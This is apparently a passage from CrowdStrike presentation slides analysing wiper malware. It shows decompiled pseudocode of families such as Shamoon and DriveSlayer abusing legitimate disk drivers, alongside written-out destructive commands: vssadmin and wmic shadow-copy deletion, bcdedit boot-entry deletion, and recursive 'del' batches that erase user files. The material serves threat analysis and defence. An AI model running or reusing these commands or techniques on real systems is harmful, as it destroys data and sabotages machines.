- The driver is used by Destover, ZeroCleare, Dustman and Shamoon wipers
- It is used to “proxy” all disk activity through it, wiping will be done by the driver, not UM process;
- ZeroCleare and Dustman use an unsigned version of ElRawDisk driver which is loaded using Turla Driver Loader;
  - TDL installs a signed and vulnerable VBoxDrv driver;
  - this driver is exploited to mimic the functionality of a driver loader and the unsigned ElRawDisk driver is mapped in kernel mode without having to patch Windows Driver Signature Enforcement (DSE).

ElRawDisk

```
// e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
CHAR pBuffer_FullDeviceName[2048];
strcpy(pBuffer_FullDeviceName, "\\\\?\\ElRawDisk\\??\\");
if ( arg1 == 1 ) {
    strcat(pBuffer_FullDeviceName, "\\PhysicalDrive0");
    // ...
}
else {
    strcat(pBuffer_FullDeviceName, "C:");
    // ...
}
strcat(
        pBuffer_FullDeviceName,
        "#99E2428CCA4309C68AAF8C616EF3306582A64513E55C786A864BC83DAFE0
        2047273B0E55275102C664C5217E76B8E67F35FCE385E4328EE1AD139EA6AA
return CreateFileA(
    elRawDisk,
    GENERIC_WRITE|GENERIC_READ,
    FILE_SHARE_READ | FILE_SHARE_WRITE, 0,
    CREATE_ALWAYS | CREATE_NEW ,
    FILE_FLAG_NO_BUFFERING,
    0);
```

- In order to interact with the driver, the UM process must follow these steps:
  - Grab a handle via *CreateFile* and provide a key;
  - The key can be easily stolen from legitimate software that uses the driver;
  - Use *WriteFile* or *DeviceIoControl* to write/communicate with the device;

Fig 17. Open handle to ElRawDisk device with the serial key appended to the device name

ElRawDisk

```
// c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
hDevice = OpenDevice("\\\\?\\ElRawDisk\\#{8A6DB7D2-FECF-41ff-9A92-6ED
                     \\GLOBAL??\\C:\Users\\desktop.ini#8F71FF7E2831A05
    GENERIC_READ,
    CREATE_ALWAYS | CREATE_NEW, 0);
if ( !hDevice || hDevice == INVALID_HANDLE_VALUE ) break;
// ..
bIoControl = DeviceIoControl(
    hDevice,
    FSCTL_GET_RETRIEVAL_POINTERS,
    &pVCN_input,
    0x8,
    &OutBuffer,
    0x20,
    BytesReturned,
    0);

LastError = GetLastError();
if ( LastError != ERROR_MORE_DATA) {
    // ..
    bIoControl = f_WriteDevice(arg2, ...);
}
CloseHandle(hDevice);
```

- Shamoon uses the driver to retrieve information about the location of various files on the raw disk by using *FSCTL_GET_RETRIEVAL_POINTERS* IOCTL;
- IOCTL based communication is done via the *DeviceIoControl* API;
- This information is later useful to determine the raw sectors to overwrite;

Fig 18. Send FSCTL_GET_RETRIEVAL_POINTERS via DeviceIoControl API

CROWDSTRIKE

ElRawDisk - Shamoon

```
// c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
if ( DeviceIoControl(
    a1_hDevice,
    IOCTL_DISK_GET_PARTITION_INFO_EX,
    0, 0,
    &OutBuffer,
    0x90,
    &BytesReturned,
    0))
{
    if ( BytesReturned >= 144 )
        return OutBuffer.PartitionLength.QuadPart;
}
// example of API calls to overwrite disk sectors
HANDLE hDisk = CreateFileW ( "\\\\?\\ElRawDisk\\Device\\Harddisk0\\Pa
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffb38
DeviceIoControl ( hDisk, IOCTL_DISK_GET_PARTITION_INFO_EX, ... );
SetFilePointer ( hDisk, 0xc0000000, 0x00000000004ffa78, FILE_BEGIN );
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4
```

- Shamoon requests partitioning information via the *IOCTL_DISK_GET_PARTITION_INFO_EX* IOCTL;
- This helps the wiper to determine what sectors to iterate over in order to wipe the entire disk;
- Wiping is achieve via *CreateFile*, *WriteFile* and *SetFilePointer* APIs.

Fig 19. Requesting partitioning information and API trace view

ElRawDisk - Dustman/ZeroCleare

```
// example of API calls to overwrite disk sectors
HANDLE hElRawDiskDriver = CreateFileW ( "\\?\ElRawDisk\??\c:#B4B6...D47D", ...);
filter = 0;
// ...
dwElRawDiskIoControlCode = 0x22bf84;
if (filter)
    dwElRawDiskIoControlCode = 0x22bf84;

DeviceIoControl ( hElRawDiskDriver,          // handle for ElRawDisk driver
                  dwElRawDiskIoControlCode,  // selected ElRawDisk IO Control Code
                  customdata,                // custom structure holding the overwrite buffer
                  0x18,                      // customdata size
                  NULL,                      // lpOutBuffer
                  0x0,                       // nOutBufferSize
                  0x0,                       // lpBytesReturned
                  0x0);                      // lpOverlapped
```

Fig 20. How ZeroCleare and Dustman use ElRawDisk to overwrite the disk with a custom buffer

```
if (     CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x227F80
      || CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x22BF84 )
{
    return ElRawDisk::overwrite_physical_disk(a1, a2);
}
```

Fig 21. The custom IOCTL codes found in the ElRawDisk driver

- ElRawDisk driver is loaded using Turla Driver Loader (TDL)
- Dustman and ZeroCleare calls DeviceIoControl using one of two different IOCTLs (0x22BF84 or 0x227F80), depending on the Windows version.
- the *DeviceIoControl* call will overwrite the contents of the physical drive with custom data.

EPMNTDRV

- EPMNTDRV is another driver developed by legitimate entity and repurposed by threat actors;
- The driver is developed by EaseUs for their partition manager utility;
- This driver has been used in March of 2022 by DriveSlayer against Ukraine;
- DriveSlayer kept the driver inside a LZA compressed resource inside the PE file and loaded it via the Windows SCM;

CROWDSTRIKE

EPMNTDRV

```c
// 96B77284744F8761C4F2558388E0AEE2140618B484FF53FA8B222B340D2A9C84
int main(PDRIVER_OBJECT DriverObject) {
  status = IoCreateDevice(
      DriverObject, 0,
      L"\\Device\\EPMNTDRV",
      FILE_DEVICE_UNKNOWN, 0, 0,
      &DeviceObject);
  if ( status >= 0 )
  {
    status = IoCreateSymbolicLink(
      L"\\DosDevices\\EPMNTDRV",
      L"\\Device\\EPMNTDRV");
    if ( status >= 0 )
    {
      DriverObject->MajorFunction[IRP_MJ_CREATE] = IRP_Create;
      DriverObject->MajorFunction[IRP_MJ_CLOSE] = IRP_CLose;
      DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IRP_DeviceControl;
      DriverObject->MajorFunction[IRP_MJ_CLEANUP] = IRP_Cleanup;
      DriverObject->MajorFunction[IRP_MJ_READ] = IRP_Read;
      DriverObject->MajorFunction[IRP_MJ_WRITE] = IRP_Write;
      DriverObject->DriverUnload = IRP_Unload;
    }
    else
    {
      IoDeleteDevice(DeviceObject);
    }
  }
  return status;
}
```

Fig 22. Main function of the EPMNTDRV initiating various dispatch routines

- Upon execution, the driver creates the “EPMNTDRV” Device and Symbolic link followed by defining the major functions;
- Similarly to the previous driver, all activities are redirected to the disk driver;

CROWDSTRIKE

EPMNTDRV

```c
// 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
int IRP_Create(__int64 a1, IRP *a2)
{
    // ..
    memset(pStringBuffer, 0, 120);
    if ( sprintf(
        pStringBuffer, ... ,
        L"\\Device\\Harddisk%u\\Partition0",
        hddNo,
        retValue)
    )
        goto RETURN_INVALID;
    RtlInitUnicodeString(&pStr_DeviceHarddikPartition0, pStringBuffer);
    if ( IoGetDeviceObjectPointer(
        &pStr_DeviceHarddikPartition0, 0,
        &FileObject,
        &DeviceObject)
    )
        goto RETURN_INVALID;
    ObfReferenceObject(DeviceObject);
    v7 = DeviceObject == 0i64;
    FileObj->hDevice = FileObject;
    if ( v7 )
        goto RETURN_INVALID;
    AttachedDeviceReference = IoGetAttachedDeviceReference(DeviceObject);
    if ( !AttachedDeviceReference )
        goto RETURN_INVALID;
    ObfDereferenceObject(DeviceObject);
    // ..
    a2->IoStatus.Status = retValue;
    IofCompleteRequest(a2, 0);
    return retValue;
}
```

- The “Create” dispatch routine open a handle to the “\Device\Harddisk%u\Partition0” device to be later used by other dispatch routines;

Fig 23. Pseudocode view of the IRP_MJ_CREATE dispatch routine from EPMNTDRV driver, showcasing how it opens a handle to the local disk (\Device\Harddisk%u\Partition0)

CROWDSTRIKE

EPMNTDRV

```
// 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
int IRP_Write(PDEVICE_OBJECT a1, IRP *a2)
{
    //...
    hDevice_HddPart0 = CurrentStackLocation->FileObject->FsContext2_hDevice;
    // ...
    MdlAddress = a2->MdlAddress;
    if ( (MdlAddress->MdlFlags & MDL_SOURCE_IS_NONPAGED_POOL | MDL_MAPPED_TO_SYSTEM_VA) != 0 )
    pBuffer = MdlAddress->MappedSystemVa;
    else
        pBuffer = MmMapLockedPagesSpecifyCache(MdlAddress, 0, MmCached, 0i64, 0, 0x10u);
    if ( !pBuffer )
        goto INSUF_STATUS_LABEL;
    // ...
    // The IoBuildAsynchronousFsdRequest routine allocates and sets up an IRP to be sent to lower-level
    irp = IoBuildAsynchronousFsdRequest(
        IRP_MJ_WRITE,                               // ULONG             MajorFunction,
        hDevice_HddPart0,                           // PDEVICE_OBJECT    DeviceObject,
        pBuffer,                                    // PVOID             Buffer,
        CurrentStackLocation->Parameters.Read.Length, // ULONG           Length,
        &startingOffset,                            // PLARGE_INTEGER    StartingOffset,
        &IoStatusBlock);                            // PIO_STATUS_BLOCK IoStatusBlock
    if ( !irp )
    {
        INSUF_STATUS_LABEL:
        Status = STATUS_INSUFFICIENT_RESOURCES;
        goto RETURN_LABEL;
    }
    // ..
    //   Sends an IRP to the driver associated with a specified device object.
    Status = IofCallDriver(
        hDevice_HddPart0,      //   PDEVICE_OBJECT DeviceObject,
        irp);                  //   PIRP Irp
    // ...
    RETURN_LABEL:
    a2->IoStatus.Status = Status;
    IofCompleteRequest(a2, 0);
    return Status;
}
```

- The “Write” dispatch routine builds a IRP packet and redirects it to the disk driver via the “IofCallDriver”;

Fig 24. Pseudocode view of the IRP_MJ_WRITE dispatch routine from EPMNTDRV driver, showcasing how an IRP request is created and sent to the driver handling the HardDisk device.

CROWDSTRIKE

EPMNTDRV

```
// 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
int IRP_DeviceControl(__int64 a1, IRP *a2)
{
    // ...
    CurrentStackLocation = arg2->Tail.Overlay.CurrentStackLocation;
    FsContext2_hDevice = CurrentStackLocation->FileObject->FsContext2_hDevice) != 0i64 )
    // ...
    AttachedDeviceReference = IoGetAttachedDeviceReference(FsContext2_hDevice);
    // ...
    // Allocates and sets up an IRP for a synchronously processed device control request.
    irp = IoBuildDeviceIoControlRequest(
        CurrentStackLocation->Parameters.Read.ByteOffset.LowPart, //  ULONG            IoControlCode,
        AttachedDeviceReference,                                  //  PDEVICE_OBJECT   DeviceObject,
        OutputBuffer,                                             //  PVOID            InputBuffer,
        CurrentStackLocation->Parameters.Create.Options,          //  ULONG            InputBufferLength,
        OutputBuffer,                                             //  PVOID            OutputBuffer,
        CurrentStackLocation->Parameters.Read.Length,             //  ULONG            OutputBufferLength,
        0,                                                        //  BOOLEAN          InternalDeviceIoControl,
        &Event,                                                   //  PKEVENT          Event,
        &IoStatusBlock);                                          //  PIO_STATUS_BLOCK IoStatusBlock
    // ...
    Status = IofCallDriver(AttachedDeviceReference, irp);
    // ...
    a2->IoStatus.Status = Status;
    IofCompleteRequest(a2, 0);
    return Status;
}
```

Fig 25. Pseudocode view of the IRP_MJ_DEVICE_CONTROL dispatch routine from EPMNTDRV driver, showcasing how IO control codes are forwarded to the HDD device driver

- The “DeviceControl” dispatch routines behaves similarly to the “Write” routine, it redirects any incoming packets to the disk device;

CROWDSTRIKE

EPMNTDRV

```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
// ...
wnsprintfW(str_empdrv_sys, 260, L"\\\\.\\EPMNTDRV\\%u", driveNumber);
hEPMNTDRV = GetDeviceHandle_CheckDiskGeometryType(str_empdrv_sys, &a2_driveGeometry, 0);
// ...
if ( hEPMNTDRV != INVALID_HANDLE_VALUE ) {
    // ...
    NumberOfBytesWritten = 0;
    SetFilePointerEx(
        hEPMNTDRV,          // HANDLE hFile
        liDistanceToMove, // LARGE_INTEGER liDistanceToMove
        0,                  // PLARGE_INTEGER lpNewFilePointer
        FILE_BEGIN) )       // DWORD dwMoveMethod

    WriteFile(
        hEPMNTDRV,               // HANDLE hFile
        pRandomData,             // LPCVOID lpBuffer
        nNumberOfBytesToWrite, // DWORD nNumberOfBytesToWrite
        &NumberOfBytesWritten, // LPDWORD lpNumberOfBytesWritten
        0) )                     // LPOVERLAPPED lpOverlapped

    // ...
}
// ...
FlushFileBuffers(hEPMNTDRV)
// ...
```

Fig 26. Pseudocode from DriveSlayer displaying how to data is sent to the third-party driver in order to overwrite the disk

- DriveSlayer acquires a handle to the EPMNTDRV and starts the wiping procedure by calling the “SetFilePointer” and “WriteFile APIs”;
- DriveSlayer will overwrite the MBR, MFT and files on behalf of the of the legitimate driver.

CROWDSTRIKE

Third party drivers summary

- Threat actors have repurposed legitimate drivers to achieve their malicious goals;
- The “ElRawDisk” and “EPMNTDRV” are two drivers used by wiper families like “Shamoon”, “DriveSlayer”, “ZeroCleare”, “Dustman”;
- Using legitimate drivers may evade detection and also decreases development costs for threat actors;
- These drivers allow UM processes to overwrite raw sectors, MFT, VSS and other protected areas of the disk/OS;

CROWDSTRIKE

Miscellaneous Techniques

- Volume Shadow Copies Deletion
- Fill Empty Space
- Boot Configuration
- Active Directory Interaction
- Scripts
- Reboot
- Disable Crash Dumps
- Wiper, Ransomware or Both
- Registry Wiping and Deletion

Miscellaneous Techniques

- In additional to the most common techniques, wipers may require extra information in order to achieve their goals;
  - Some of these are common in ransomware as well
  - Others are wiper-specific, and are related to the chain attack they were used in
- Let’s dive into some of the rarely used “helper” techniques implemented by wipers;

Volume Shadow Copies Deletion

```
wmic.exe shadowcopy delete
vssadmin.exe delete shadows /all /quiet
```

```
// 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
hSCM = OpenSCManagerW(NULL, L"ServicesActive", SC_MANAGER_ALL_ACCESS);
hServiceVSS = OpenServiceW(hSCM, L"vss", SC_MANAGER_MODIFY_BOOT_CONFIG
ChangeServiceConfigW(hServiceVSS,                    // hService
                     SERVICE_WIN32_OWN_PROCESS,      // dwServiceType
                     SERVICE_DISABLED,               // dwStartType
                     SERVICE_NO_CHANGE,              // dwErrorControl
                     NULL, NULL, NULL, NULL, NULL, NULL, NULL);
ControlService( hServiceVSS, SERVICE_CONTROL_STOP, 0);
```

Fig 27. DriveSlayer disabling VSS service

- Only Meteor deletes shadow copies by either using Windows Management Instrumentation command-line utility wmic.exe or by calling native Volume Shadow Copy Service Admin tool vssadmin.exe;
- DriveSlayer only disables the VSS service, and it does not attempt to delete the snapshots;
- Wipers that use 3rd party drivers to wipe sectors do not require VSS deletion;

Fill Empty Space

```
// 13037b749aa4b1eda538fda26d6ac41c8f7b1d02d83f47b0d187dd645154e033
GetDiskFreeSpaceExW(lpVolumePath, &lpFreeBytesAvailableToCaller, &lpTotalNumberOfBytes, 0)
// ...
strcpy(PathName, lpVolumePath);
TickCount = GetTickCount();
GetTempFileNameW(PathName, L"Tmd", TickCount, PathName);
CreateDirectoryW(PathName, NULL);

strcpy(TempFileName, PathName);
TickCount2 = GetTickCount();
GetTempFileNameW(TempFileName, L"Tmf", TickCount2, TempFileName);
FileW = CreateFileW(TempFileName, GENERIC_WRITE | GENERIC_READ,
                    FILE_SHARE_READ |FILE_SHARE_WRITE,
                    NULL, CREATE_ALWAYS, 0, NULL);

if ( FileW != INVALID_HANDLE_VALUE ) {
  LowPart = lpFreeBytesAvailableToCaller.LowPart;
  HighPart = lpFreeBytesAvailableToCaller.HighPart;
  NumberOfBytesWritten = 0;
  while ( HighPart || LowPart >= 0x10000 ) {
    // ...
    Enc::randomize_bytes(Buffer);
    WriteFile(FileW, Buffer, 0x10000u, &NumberOfBytesWritten, NULL)
    // ...
    HighPart = (__PAIR64__(HighPart, LowPart) - 0x10000) >> 32;
    LowPart -= 0x10000;
  }
  // ..
  CloseHandle(FileW);
}
```

Fig 28. IsaacWiper pseudocode responsible with filling the empty space of the volume

- IsaacWiper wiper creates a thread that fills the unallocated space of the disk, with random data;
  - It first obtains the amount of space available for a volume, and creates a temporary file that grows in size until the disk it's filled.
  - The temporary file is filled with random data, written in blocks of size 0x1000.

Boot Configuration

```
bcdedit.exe -v
bcdedit.exe /delete {GUIDIDENTIFIER}  /f
```

```
C:\Windows\system32>bcdedit -v

Windows Boot Manager
--------------------
identifier              {9dea862c-5cdd-4e70-acc1-f32b344d4795}
device                  partition=\Device\HarddiskVolume1
path                    \EFI\Microsoft\Boot\bootmgfw.efi
description             Windows Boot Manager
locale                  en-US
inherit                 {7ea2e1ac-2e61-4728-aaa3-896d9d0a9f0e}
default                 {40d246e9-9ca3-11eb-8421-ba3ec11ceb91}
resumeobject            {40d246e8-9ca3-11eb-8421-ba3ec11ceb91}
displayorder            {40d246e9-9ca3-11eb-8421-ba3ec11ceb91}
toolsdisplayorder       {b2721d73-1db4-4c62-bf78-c548a880142d}
timeout                 30

Windows Boot Loader
-------------------
identifier              {40d246e9-9ca3-11eb-8421-ba3ec11ceb91}
device                  partition=C:
path                    \Windows\system32\winload.efi
description             Windows 10
locale                  en-US
inherit                 {6efb52bf-1766-41db-a6b3-0ee5eff72bd7}
recoverysequence        {40d246ea-9ca3-11eb-8421-ba3ec11ceb91}
displaymessageoverride  Recovery
recoveryenabled         Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \Windows
resumeobject            {40d246e8-9ca3-11eb-8421-ba3ec11ceb91}
nx                      OptIn
bootmenupolicy          Standard
debug                   Yes

C:\Windows\system32>bcdedit /delete {9dea862c-5cdd-4e70-acc1-f32b344d4795} /f
The operation completed successfully.
```

- Meteor wiper makes the OS unbootable by changing the boot configuration of the infected machine.
- This can be done by either corrupting the system’s boot.ini file, or by using a series of bcdedit commands.
  - The first one is used to identify configurations, while the later is used to delete a specific entry.

Fig 29. Example of the how boot menu entries can be deleted using bcdedit

CROWDSTRIKE

Active Directory Interaction

```
// a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea
result = DsRoleGetPrimaryDomainInformation(NULL,
                                           DsRolePrimaryDomainInfoBasic,
                                           &object_DSROLE_PRIMARY_DOMAIN_INFO_BASIC);

if ( *object_DSROLE_PRIMARY_DOMAIN_INFO_BASIC != DsRole_RolePrimaryDomainController ) {
  strcpy(c_users_path, "C:\\Users");
  Core::wipe_files_from_path(c_users_path);
  strcpy(other_drives_str_name, "D:\\");
  for ( i = 0; i < 0x18; ++i ) {
    Core::wipe_files_from_path(other_drives_str_name);
    ++other_drives_str_name[0];
  }
  return Core::wipe_start_of_physical_disk();
}
return result;
```

Fig 30. Determine if the machine is a Domain Controller via the DsRoleGetPrimaryDomainInformation API

- CaddyWiper and DoubleZero ensure that they do not run on a DC.
- DsRoleGetPrimaryDomainInformation API is used by CaddyWiper to determine if the victim machine is not a primary domain controller.
- Meteor unregisters the workstation from the domain using either a call to NetUnjoinDomain, or using the following wmic command:

```
cmd.exe /c wmic computersystem where name="%computername%" call unjoindomainorworkgroup
```

CROWDSTRIKE

Scripts

```
cmd.exe /c del /S /Q *.doc c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.docm c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.docx c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.dot c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.dotm c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.dotx c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.pdf c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.csv c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.xls c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.xlsx c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.xlsm c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.ppt c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.pptx c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.pptm c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.jtdc c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.jttc c:\users\%username%\ > nul
cmd.exe /c del /S /Q *.jtd c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.jtt c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.txt c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.exe c:\users\%username%\ >  nul
cmd.exe /c del /S /Q *.log c:\users\%username%\ >  nul
```

- Some wipers authors chose to use default OS functionalities, accessible via BAT scripts;
- Apostle and Olympic wiper are two examples that use batch scripts/commands to achieve their goals;

```
del %systemdrive%\*.*/f/s/q windir%\system32\rundll32.exe
advapi32.dll,ProcessIdleTasks
del %0
```

Fig 31. Main function of the EPMNTDRV initiating various dispatch routines

Reboot

```
// 8a81a1d0fae933862b51f63064069aa5af3854763f5edc29c997964de5e284e5
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess,
                      TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                      &TokenHandle) )
{
  LookupPrivilegeValueA(NULL, "SeShutdownPrivilege", &NewState.Privileges[0].Luid);
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
  AdjustTokenPrivileges(TokenHandle, FALSE, &NewState, 0, NULL, NULL);
}
ExitWindowsEx( EWX_REBOOT | EWX_FORCE,
               SHTDN_REASON_FLAG_PLANNED | SHTDN_REASON_MAJOR_OPERATINGSYSTEM | SHTDN_REASON_MINOR_UPGRADE);
```

Fig 32. Acquire shutdown privilege and shutdown the machine seen in KillDisk

```
// 4c1dc737915d76b7ce579abddaba74ead6fdb5b519a1ea45308b8c49b950655c
hNtdll = GetModuleHandleA("ntdll.dll");
if (hNtdll){
  NtRaiseHardError = GetProcAddress(hNtdll, "NtRaiseHardError");
  if ( NtRaiseHardError )
      NtRaiseHardError(0xC0000350, 0, 0, 0, 6, outResponse);
}
```

Fig 33. Forcing operating system reboot by calling NtRaiseHardError with the 0xC0000350 error status

- After wiping the disks/files, some wipers will forcly reboot/shutdown the machine;
- Apostle, DoubleZero, Destover, KillDisk, and StoneDrill use the *ExitWindowsEx*;
- Petya wiper variant implements this calling *NtRaiseHardError*;
- DriveSlayer is makes use of the *InitiateSystemShutdownEx* API with the following arguments:
  - SHTDN_REASON_FLAG_PLANNED,
  - SHTDN_REASON_MAJOR_OPERATINGSYSTEM,
  - SHTDN_REASON_MINOR_INSTALLATION and
  - SHTDN_REASON_MINOR_HOTFIX.

Disable Crash Dumps

- DriveSlayer is the only wiper that disables crash dumps from being generated by the OS.
- These may provide additional information to a potential researcher in case the machine crashes due to a bug in the driver or malware.
- To disable this feature, the wiper changes the following registry key value to 0x0 via the RegOpenKey and RegSetValue APIs:
    - HKLM\SYSTEM\CurrentControlSet\Control\CrashControl

Wiper, Ransomware or Both




Fig 34. Screenshot demonstrating how Ordinypt wiper accidentally deletes its own ransom notes

- Some authors decide to use the same source code to transition their malware from wiper to ransomware, or vice versa;
- Apostle evolved from a wiper to a ransomware;
- Petya crafted a wiper version of the known ransomware;
- Ordinypt masquerades as a ransomware
  - it deletes the files, replaces them with dummy ones and also drops a ransom note on the disk
  - the wiper has a bug which writes then deletes its own ransom notes several times.

CROWDSTRIKE

Registry Wiping and Deletion

```
// 30b3cbe8817ed75d8221059e4be35d5624bd6b5dc921d4991a7adc4c3eb5de4a
string[] valueNames = registryKeyPath.GetValueNames();
foreach (string name in valueNames)
{
    RegistryValueType regType = registryKeyPath.getRegistryType(name);
    if (regType != RegistryValueType.String)
    {
        if (regType != RegistryValueType.Binary)
        {
            if (regType == RegistryValueType.MultiString)
                registryKeyPath.SetValue(name, "");
            else
                registryKeyPath.SetValue(name, 0);
        }
        else
            registryKeyPath.SetValue(name, 0);
    }
    else
    {
        registryKeyPath.SetValue(name, "");
    }
}
```

Fig 35. DoubleZero overwrites the registry keys

- DoubleZero was the only analyzed sample that implemented a mechanism in which each registry value is set to 0x00 or empty string, followed by a deletion of the subkey tree via Windows APIs.

Miscellaneous Techniques Summary

- Some wipers implement techniques commonly used by ransomware as well:
  - Volume Shadow Copies Deletion
  - Changing Boot Configuration
  - Reboots
- Others have their own miscellaneous techniques:
  - Filling empty space
  - Wiping registry keys contents
  - Disabling crash dump

Impact

- Over the last ten years the security industry has seen the use of wipers growing in popularity, notably for sabotage attacks
  - as illustrated by their use to target Ukraine in the spring of 2022
- Wipers share many features with ransomware, but they differ in their ultimate objective
  - Rather than pursue financial gain, wipers destroy data beyond recoverability;

Impact

- There are multiple ways wipers can achieve their goals, leaving to developers the need to make a trade-off between speed and effectiveness
    - Cybersecurity professionals can use different countermeasures and tools in order to recover the lost data.
    - This has motivated wiper developers to increase effectiveness by overwriting files as well as raw disk sectors, in order to decrease recoverability options as much as possible.


Impact

- Over the years, wipers did not increase in complexity:
  - some only delete the user files along with volume shadow copies;
  - the more advanced ones use legitimate kernel driver implants on the victim's machine in order to proxy the entire wiping activity through them and also remain as undetectable as possible.
- The final nail in the coffin is achieved by force rebooting the machine, combined with other techniques that will completely eliminate any recovery options.

File Discovery	*All samples*
File Overwrite / File System API	*CaddyWiper, DoubleZero, IsaacWiper, KillDisk, Meteor, Petya wiper, Shamoon, SQLShred, StoneDrill, and WhisperGate, Destover*
File Overwrite / File IOCTL	*DoubleZero*
File Overwrite / File Deletion	*Ordinypt, Olympic wiper and Apostle, Destover, KillDisk, Meteor, Shamoon, SQLShred, and StoneDrill*
Drive Destruction / Disk Write	*IsaacWiper, KillDisk, Petya wiper variant, SQLShred, StoneDrill, WhisperGate, and DriveSlayer*
Drive Destruction / Disk Drive IOCTL	*CaddyWiper*
